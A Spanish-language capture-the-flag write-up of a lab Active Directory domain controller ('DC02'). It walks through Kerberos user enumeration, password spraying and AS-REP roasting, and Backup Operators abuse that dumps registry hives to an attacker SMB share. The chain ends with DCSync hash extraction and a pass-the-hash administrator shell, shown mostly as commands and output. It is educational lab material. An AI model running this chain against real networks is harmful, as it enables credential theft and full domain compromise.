DC02 - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-12-07 20:42:38Z)
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 128
464/tcp   open  kpasswd5?     syn-ack ttl 128
593/tcp   open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 128
3268/tcp  open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 128
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 128 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49718/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:FB:F7:71 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vamos a buscar usuarios validos con la herramienta kerbrute:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ ./kerbrute userenum -d soupedecode.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 192.168.11.16

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 12/07/24 - Ronnie Flathers @ropnop

2024/12/07 12:53:11 >  Using KDC(s):
2024/12/07 12:53:11 >   192.168.11.16:88

2024/12/07 12:53:11 >  [+] VALID USERNAME:       admin@soupedecode.local
2024/12/07 12:53:11 >  [+] VALID USERNAME:       charlie@soupedecode.local
2024/12/07 12:53:11 >  [+] VALID USERNAME:       Charlie@soupedecode.local
2024/12/07 12:53:12 >  [+] VALID USERNAME:       administrator@soupedecode.local
2024/12/07 12:53:12 >  [+] VALID USERNAME:       Admin@soupedecode.local
2024/12/07 12:53:12 >  [+] VALID USERNAME:       Administrator@soupedecode.local
2024/12/07 12:53:12 >  [+] VALID USERNAME:       CHARLIE@soupedecode.local
2024/12/07 12:53:17 >  [+] VALID USERNAME:       ADMIN@soupedecode.local
2024/12/07 12:54:11 >  [+] VALID USERNAME:       wreed11@soupedecode.local
2024/12/07 12:56:12 >  [+] VALID USERNAME:       printserver@soupedecode.local
2024/12/07 12:58:02 >  [+] VALID USERNAME:       kleo2@soupedecode.local
2024/12/07 13:00:15 >  [+] VALID USERNAME:       dc01@soupedecode.local
2024/12/07 13:01:47 >  [+] VALID USERNAME:       aDmin@soupedecode.local
2024/12/07 13:02:32 >  [+] VALID USERNAME:       ChArLiE@soupedecode.local
2024/12/07 13:02:33 >  [+] VALID USERNAME:       CHarlie@soupedecode.local
```

Añadimos estos usuarios a un txt y vamos a probar si se repite la contraseña y usuario en alguna credencial:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.16 -u users.txt -p users.txt
SMB         192.168.11.16   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:S
(SMBv1:False)
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\admin:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\charlie:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\administrator:admin STATUS_LOGON_FAILUR
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\wreed11:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\printserver:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\kleo2:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\dc01:admin STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\admin:charlie STATUS_LOGON_FAILURE
SMB         192.168.11.16   445    DC01             [+] SOUPEDECODE.LOCAL\charlie:charlie
```

Con estas credenciales podemos enumerar los usuarios del dominio con la herramienta rpcclient:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rpcclient 192.168.11.16 -U 'charlie%charlie'
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[bmark0] rid:[0x44f]
user:[otara1] rid:[0x450]
user:[kleo2] rid:[0x451]
user:[eyara3] rid:[0x452]
user:[pquinn4] rid:[0x453]
user:[jharper5] rid:[0x454]
user:[bxenia6] rid:[0x455]
user:[gmona7] rid:[0x456]
user:[oaaron8] rid:[0x457]
user:[pleo9] rid:[0x458]
user:[evictor10] rid:[0x459]
user:[wreed11] rid:[0x45a]
user:[bgavin12] rid:[0x45b]
user:[pdelia13] rid:[0x45c]
```

Con este listado de usuarios podemos ver a ver si alguno es "asrepoasteable":

```
[-] User smark38 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$zximena448@SOUPEDECODE.LOCAL:ac354e6a9fd8a4eeb39dd9fed2b35bda$483ae4d0425f9e6da760ca661602b4937d8b808a345ee2ba6da1f99f722a925a731713
8f5164cb6476c095048b777266f494dc1dbbc359f4370091ed34a01b8d72936ce0d89b09c2854f77367c36c68b359c8ba40198a305faef4bbbd13b8b3566fb7216ceb331c62be4505c
234500b5e3f13619a65b17545d5e65c01582fdddbc1da4bbad3a46e5678dfbcf0eedf0d9cd2b27269b03838ba659440b1ca5789f03c87c0ed40d49b9b462dc55b99e71d5fa9631cfc0
08cbf524eb9444e41d6b18de285775edea35290f82c17a54e595b0d203eda7b3071a0c497238e2df82285fdad13d66106e12377323428136b70ef911c7e65dfeb7
[-] User fmike40 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User yeli41 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User knina42 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User yhelen43 doesn't have UF_DONT_REQUIRE_PREAUTH set
```

EL usuario "zximena448" tiene la preautenticacion de kerberos desactivada por lo que podemos solicitar un TGT que nos proporciona el hash del usuario. Podemos crackearlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
internet         ($krb5asrep$23$zximena448@SOUPEDECODE.LOCAL)
1g 0:00:00:00 DONE (2024-12-07 13:11) 100.0g/s 76800p/s 76800c/s 76800C/s 123456..james1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Las credenciales son validas pero no nos podemos conectar por winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.16 -u zximena448 -p internet 2>/dev/null
SMB         192.168.11.16   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOC
(SMBv1:False)
SMB         192.168.11.16   445    DC01             [+] SOUPEDECODE.LOCAL\zximena448:internet

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 192.168.11.16 -u zximena448 -p internet 2>/dev/null
WINRM       192.168.11.16   5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
WINRM       192.168.11.16   5985   DC01             [-] SOUPEDECODE.LOCAL\zximena448:internet
```

ESCALADA DE PRIVILEGIOS

Vamos a enumerar el entorno "AD" con la herramienta bloodhound:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ python3 bloodhound.py -d soupedecode.local -ns 192.168.11.16 -u zximena448 -p internet -c all
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
Traceback (most recent call last):
  File "/home/kali/Downloads/BloodHound.py/bloodhound.py", line 5, in <module>
    bloodhound.main()
  File "/home/kali/Downloads/BloodHound.py/bloodhound/__init__.py", line 308, in main
    ad.dns_resolve(domain=args.domain, options=args)
  File "/home/kali/Downloads/BloodHound.py/bloodhound/ad/domain.py", line 739, in dns_resolve
    q = self.dnsresolver.query(kquery, 'SRV', tcp=self.dns_tcp)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Downloads/BloodHound.py/env/lib/python3.12/site-packages/dns/resolver.py", line 1363, in query
    return self.resolve(
           ^^^^^^^^^^^^^
  File "/home/kali/Downloads/BloodHound.py/env/lib/python3.12/site-packages/dns/resolver.py", line 1320, in resolve
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/Downloads/BloodHound.py/env/lib/python3.12/site-packages/dns/resolver.py", line 1076, in _compute_timeout
    raise LifetimeTimeout(timeout=duration, errors=errors)
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 3.116 seconds: Server Do53:192.168.11.16@53 answered The DNS operation timed o
ut.
```

Nos da un error en la resolucion dns. Para solucinarlo nos podemos montar un servidor dns fake para que realice las resoluciones. Vamos a utilizar la herramienta dnschef. Nos la clonamos y ejecutamos lo siguiente:

https://github.com/iphelix/dnschef

```
python3 dnschef.py --fakeip 192.168.11.16
```

```
┌──(kali㉿kali)-[~/Downloads/dnschef]
└─$ python3 dnschef.py --fakeip 192.168.11.16
/home/kali/Downloads/dnschef/dnschef.py:448: SyntaxWarning: invalid escape sequence '\/'
  header += "         / _` | '_ \/ __|/ __| '_ \ / _ \  _|\n"
/home/kali/Downloads/dnschef/dnschef.py:449: SyntaxWarning: invalid escape sequence '\_'
  header += "        | (_| | | | \__ \ (__| | | |  __/ |  \n"
/home/kali/Downloads/dnschef/dnschef.py:450: SyntaxWarning: invalid escape sequence '\_'
  header += "         \__,_|_| |_|___/\___|_| |_|\___|_|  \n"
          _                _          __
         | | version 0.4  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                   iphelix@thesprawl.org

(21:54:02) [*] DNSChef started on interface: 127.0.0.1
(21:54:02) [*] Using the following nameservers: 8.8.8.8
(21:54:02) [*] Cooking all A replies to point to 192.168.11.16
```

Ahora cuando apuntemos a la IP "127.0.0.1" nos resolvera a la IP 192.168.11.16. Volvemos a ejecutar bloodhound:


```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ python3 bloodhound.py -d soupedecode.local -ns 127.0.0.1 -u zximena448 -p internet -c all
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
ERROR: Could not find a domain controller. Consider specifying a domain and/or DNS server.
```

Nos vuelve a dar un error, probablemente le tengamos que especificar el nombre de la maquina con el parametro `-dc`:

`python3 bloodhound.py -d soupedecode.local -ns 127.0.0.1 -u zximena448 -p internet -c all -dc dc01.soupedecode.local`

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ python3 bloodhound.py -d soupedecode.local -ns 127.0.0.1 -u zximena448 -p internet -c all -dc dc01.soupedecode.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.soupedecode.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 101 computers
INFO: Connecting to LDAP server: dc01.soupedecode.local
INFO: Found 965 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
```

A traves de bloodhound vemos que el usuario "zximena448" pertenece al grupo "backup operators", lo que quiere decir que podemos realizar un backup de la sam y el system para conseguir el hash ntlm de todos los usuarios.



No nos podemos conectar a la maquina victima para realizar un backup de los registros pero podemos utilizar la herramienta del repositorio "backup_dc_registry" para realizar el backup sin conectarme:

https://github.com/horizon3ai/backup_dc_registry

Para ello nos abrimos un servidor smb y ejecutamos el siguiente comando:

```
┌──(kali㉿kali)-[~/Downloads/backup_dc_registry]
└─$ python3 reg.py zximena448:internet@192.168.11.16 backup -p '\\192.168.11.11\share'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Dumping SAM hive to \\192.168.11.11\share\SAM
Dumping SYSTEM hive to \\192.168.11.11\share\SYSTEM
Dumping SECURITY hive to \\192.168.11.11\share\SECURITY
```

Ahora disponemos de la sam, system y security. Por lo que podemos obtener el hash del usuario administrador:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x0c7ad5e1334e081c4dfecd5d77cc2fc6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c86881fac2419b7cde787577d80464188cb59fb601fb109e4a69f3147a4bdd01d4ff793f4e24626a248e8cfac0d8ff65e36890dfdf807
7b25db4c2f735635dc4dbe0b00299196900a3e3f1b616d94cac2cb3f5a8397e7ac377193d56a27e7844e6b05e759ad068eaca3fa9de695fc3f98949cf6b027f992090dba1068c
138559ea2b23da8cda7948d803a74359525f36d1a60fcecedb164d5ea1a40bb90df4c7db6834de814655c5df52c769075f3ad806f5d4fc047f93242eaf18e7f5b06418379bb82
0695a937bc53cfc0ffea5ef03f9c7f75eff2575d369bae2cde2912d9356c98851edda491ac
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:bbf6173041b360f58e6a448cb3e447fb
[*] DPAPI_SYSTEM
dpapi_machinekey:0x829d1c0e3b8fdffdc9c86535eac96158d8841cf4
dpapi_userkey:0x4813ee82e68a3bf9fec7813e867b42628ccd9503
[*] NL$KM
 0000   44 C5 ED CE F5 0E BF 0C  15 63 8B 8D 2F A3 06 8F   D........c../...
 0010   62 4D CA D9 55 20 44 41  75 55 3E 85 82 06 21 14   bM..U DAuU>...!.
 0020   8E FA A1 77 0A 9C 0D A4  9A 96 44 7C FC 89 63 91    ...w......D|..c.
 0030   69 02 53 95 1F ED 0E 77  B5 24 17 BE 6E 80 A9 91   i.S....w.$..n...
NL$KM:44c5edcef50ebf0c15638b8d2fa3068f624dcad955204441755553e85820621148efaa1770a9c0da49a96447cfc896391690253951fed0e77b52417be6e80a991
```

Si lo validamos con netexec nos dice que "Logon Failure":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.16 -u administrator -H '209c6174da490caeb422f3fa5a7ae634'
SMB         192.168.11.16   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
(SMBv1:False)
SMB         192.168.11.16   445    DC01             [-] SOUPEDECODE.LOCAL\administrator:209c6174da490caeb422f3fa5a7ae634 STATUS_LOGON_FAILURE
```

Esto es porque las cuentas que hemos dumpeado son usuarios locales, no del dominio. Si nos fijamos tambien nos ha dumpeado el hash ntlm del equipo:

```
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:bbf6173041b360f58e6a448cb3e447fb
[*] DPAPI_SYSTEM
dpapi_machinekey:0x829d1c0e3b8fdffdc9c86535eac96158d8841cf4
dpapi_userkey:0x4813ee82e68a3bf9fec7813e867b42628ccd9503
[*] NL$KM
```

Este hash podemos utilizarlo para dumpear todos los hashes ntlm de los usuarios de dominio. Vamos a validar el hash:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.16 -u DC01$ -H 'bbf6173041b360f58e6a448cb3e447fb'
SMB         192.168.11.16   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECOD
(SMBv1:False)
SMB         192.168.11.16   445    DC01             [+] SOUPEDECODE.LOCAL\DC01$:bbf6173041b360f58e6a448cb3e447fb
```

Utilizamos este hash para dumpear los hashes ntlm del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump 'soupedecode.local/DC01$@192.168.11.16' -hashes aad3b435b51404eeaad3b435b51404ee:bbf6173041b360f58e6a448cb3e447fb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8982babd4da89d33210779a6c5b078bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b15:::
soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c6:::
soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc51724865a0cd0b4fd9ec14:::
soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c85cbea32ac671:::
soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7cbc8c55826b0ff2d54:::
soupedecode.local\jharper5:1108:aad3b435b51404eeaad3b435b51404ee:800f9c9d3e4654d9bd590fc4296adf01:::
soupedecode.local\bxenia6:1109:aad3b435b51404eeaad3b435b51404ee:d997d3309bc876f12cbbe932d82b18a3:::
soupedecode.local\gmona7:1110:aad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51f9f25b603da874d4:::
soupedecode.local\oaaron8:1111:aad3b435b51404eeaad3b435b51404ee:869e9033466cb9f7f8d0ce5a5c3305c6:::
```

Validamos el hash del usuario administrador para ver si es el del usuario del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.16 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:8982babd4da89d33210779a6c5b078bd'
SMB         192.168.11.16   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
(SMBv1:False)
SMB         192.168.11.16   445    DC01             [+] SOUPEDECODE.LOCAL\administrator:8982babd4da89d33210779a6c5b078bd (Pwn3d!)
```

Accedemos con "wmiexec" con el usuario administrador:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec administrator@192.168.11.16 -hashes 'aad3b435b51404eeaad3b435b51404ee:8982babd4da89d33210779a6c5b078bd'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode\administrator
```